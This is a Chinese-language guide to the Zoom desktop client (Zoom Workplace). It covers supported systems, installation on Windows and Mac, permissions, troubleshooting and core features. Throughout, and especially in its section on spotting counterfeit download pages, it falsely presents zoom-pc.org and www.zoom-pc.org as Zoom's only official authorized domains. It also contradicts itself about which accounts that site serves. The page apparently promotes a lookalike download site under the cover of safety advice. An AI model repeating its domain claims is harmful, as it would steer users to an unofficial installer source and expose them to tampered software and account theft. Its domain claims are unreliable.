
Zoom电脑版的5项核心功能与3种系统支持

Zoom电脑版即安装在 Windows、macOS 或 Linux 上的桌面客户端(官方名为 Zoom Workplace),可在 Zoom 官方下载中心按系统获取对应安装包。2026 年官方产品页明确建议下载桌面应用,免费账户单场会议最多支持 100 人、时长上限 40 分钟,安装包约 100MB 以内,普通家用电脑即可流畅运行。相比网页版,它额外支持虚拟背景、本地录制与分组讨论的创建管理。
核心要点
- Zoom桌面版官方名Zoom Workplace,支持Windows、macOS、Linux三系统
- 免费账户单场最多100人、限时40分钟,安装包100MB内
- 主持、录制、分组讨论选电脑版;临时入会用网页版即可
- Mac首次共享屏幕需在系统设置手动授权屏幕录制权限
- 国内用户选www.zoom-pc.org客户端,国际账号与国内版互不相通
关键速览
- zoom电脑版支持 Windows、macOS、Linux 三种系统,各有独立安装包
- 免费账户单场会议最多 100 人,时长上限 40 分钟
- 桌面版支持本地录制与云端录制,手机版功能受限
- 屏幕共享可选单窗口、整屏或白板三种模式
- 安装包约 100MB 以内,普通家用电脑即可流畅运行
Zoom电脑版是什么?和网页版有什么区别?
Zoom电脑版是安装在Windows、macOS或Linux上的桌面客户端(官方名为Zoom Workplace)。2026年Zoom官方产品页明确建议下载桌面应用,以获得更流畅的会议体验。相比浏览器直接入会的网页版,电脑版在虚拟背景、本地录制和分组讨论的创建管理上都更完整,下表逐项对比。
| 功能 | 电脑版 | 网页版 |
|---|---|---|
| 虚拟背景 | 支持 | 不支持 |
| 本地录制 | 支持 | 仅云录制 |
| 分组讨论 | 可创建+管理 | 仅能参加 |
| 适用场景 | 主持、长期使用 | 临时入会、无安装权限 |
简言之:主持会议、要录制或用分组讨论,选zoom电脑版;只是临时参会、或电脑无安装权限,用网页版即可。


Zoom电脑版支持哪些系统?Windows、Mac与Linux各有什么不同?

Zoom电脑版支持Windows、macOS和Linux三大桌面系统,但三者功能并不完全相同。2026年Zoom官方下载中心显示,用户可获取三个系统的Zoom Workplace客户端,其中Windows版还分64位与ARM64两种安装包;Mac版涉及一道手动授权;Linux版则缺失部分高级功能,选错系统会直接影响体验。
| 系统 | 安装包名 | 关键限制 |
|---|---|---|
| Windows | ZoomInstaller.exe | 提供64位和ARM64版本 |
| macOS | zoomusInstallerFull.pkg | 首次共享屏幕需在系统设置里手动授权屏幕录制权限 |
| Linux | 按发行版区分 | 需先选Linux类型和架构,部分高级功能缺失 |
Mac用户最容易踩坑:
macOS把屏幕录制列为隐私权限,不手动开启就无法共享屏幕。Linux版则是功能最简的分支,建议优先选Windows或Mac使用zoom电脑版。
国内版(Zoom中国)和国际版电脑客户端怎么选?下载地址有何区别?
国内用户优先选www.zoom-pc.org的国内版客户端,境外团队对接则用国际版。两个入口账号体系互不相通:zoom-pc.org注册的国际账号无法直接登录国内版,反之亦然。国际版 Windows 下载页2026年仍提供Zoom Workplace安装包,但在国内网络下常因跨境链路不稳触发连接超时。
判断标准看参会方在哪:
参会方多在境内,选国内版zoom电脑版连接更稳;对接海外团队则需国际账号。一个实操判断:登录后反复出现「无法连接服务器」,多半是账号与入口不匹配,换对应入口即可。

如何在Windows和Mac上完成下载、安装、登录到首次会议?
下载、安装、登录、入会这四步能在10分钟内走完。Windows用户从Zoom官方Windows下载页(2026年)获取安装包,运行ZoomInstaller.exe;Mac用户运行zoomusInstallerFull.pkg。安装后登录账号,即可输入会议号入会。
⚠️ 常见错误: Mac首次共享屏幕时点了「共享」却只有黑屏或无法分享。原因是 macOS 把屏幕录制列为隐私权限,默认不授权应用调用。修复:进入「系统设置→隐私与安全性→屏幕录制」手动勾选 Zoom,重启客户端即可。
这四步里Mac用户最容易漏的是权限
macOS默认不授权应用调用硬件,需手动到「系统设置→隐私与安全性」逐项开启摄像头、麦克风、屏幕录制三项,否则入会后画面全黑、别人听不到你说话。Windows一般在首次入会时弹窗授权,直接点允许即可。
首次入会前快速自检:
会议号与密码已输入;麦克风图标无红色斜杠;点「测试扬声器和麦克风」能听到回声。zoom电脑版在会前窗口自带这项测试,建议每次都点一下。

Zoom电脑版有哪些核心功能?分别适合什么使用场景?
Zoom电脑版的五项核心功能是屏幕共享、虚拟背景、分组讨论室、本地/云录制和白板,它们只有在电脑版上才完整可用。2026年Zoom官方产品页说明,桌面应用能获得更流畅的会议体验。
- 屏幕共享:可选单个窗口或整个桌面,适合远程演示PPT;小团队评审代码时建议只共享窗口以防泄露其他内容。
- 分组讨论室:主持人把参会者拆成多个小组,适合培训与头脑风暴,大型研讨会可一键分50组。
- 云录制:录制文件存在Zoom服务器,网络研讨会后方便分享回放;小会用本地录制更省账号配额。
- 虚拟背景与白板:居家办公遮挡杂乱背景,白板则用于多人实时画流程图。
小团队会议优先用本地录制与窗口共享,省空间也更安全;大型研讨会则靠云录制和分组室管理数百人。

安装失败、无法启动、摄像头麦克风无声怎么排查?
九成以上的zoom电脑版故障集中在三类:安装包损坏、权限未授权、默认音视频设备选错。先删掉旧安装包重新下载,再逐项核对系统权限,多数问题几分钟就能解决。
Windows 排查清单:
- 安装失败:删除残留的 ZoomInstaller.exe(2026 官方文档确认的安装程序名),右键”以管理员身份运行”重装;ARM 设备务必选 ARM64 包,装错架构会直接报错。
- 无法启动:到任务管理器结束残留 Zoom 进程,或在防火墙放行 Zoom(出站端口 8801–8810 UDP)。
- 麦克风/摄像头无声:进”设置→隐私→相机/麦克风”,确认已给桌面应用授权;再在 Zoom”音频/视频”设置里手动选对默认设备。
Mac 排查清单:打开”系统设置→隐私与安全性”,单独勾选相机、麦克风、屏幕录制三项权限,缺一项就会黑屏或静音。

如何辨别Zoom官方客户端,避免仿冒下载页面的风险?
只认zoom-pc.org和www.zoom-pc.org两个官方授权域名。2026年Zoom官方Windows下载页显示,正版安装包名为 ZoomInstaller.exe;装完先在文件属性里查数字签名,签发方应为「Zoom Video Communications, Inc.」,签名异常就立即删除。
别点搜索结果顶部的广告位
那些带「广告」标记的下载站常打包捆绑软件或篡改过的安装包。直接手动输入官方网址,或从Zoom电脑版内的「检查更新」升级,最安全。
装完后再进「设置 → 隐私」,关闭不需要的摄像头、麦克风权限,Windows用户还可在系统「隐私和安全性」里逐项核对Zoom的授权范围。
总结与下一步操作建议
从下载到首次会议,整个流程是一个四步闭环:下载安装包 → 运行安装 → 登录账号 → 加入会议,10分钟内即可走完。2026年Zoom官方产品页仍建议下载桌面应用以获得更流畅的会议体验。
按地区和系统对号入座选版本:
- 国内用户:选www.zoom-pc.org国内版客户端,账号在此注册,不与国际版互通。
- Windows用户:普通电脑选64位,搭载ARM芯片的笔记本选ARM64安装包。
- Mac与Linux用户:从Zoom下载中心获取对应客户端,Linux需先确认架构。
装完先核对数字签名是否为「Zoom Video Communications」,再授权摄像头麦克风权限。这两步做到位,zoom电脑版基本可一次性顺利入会。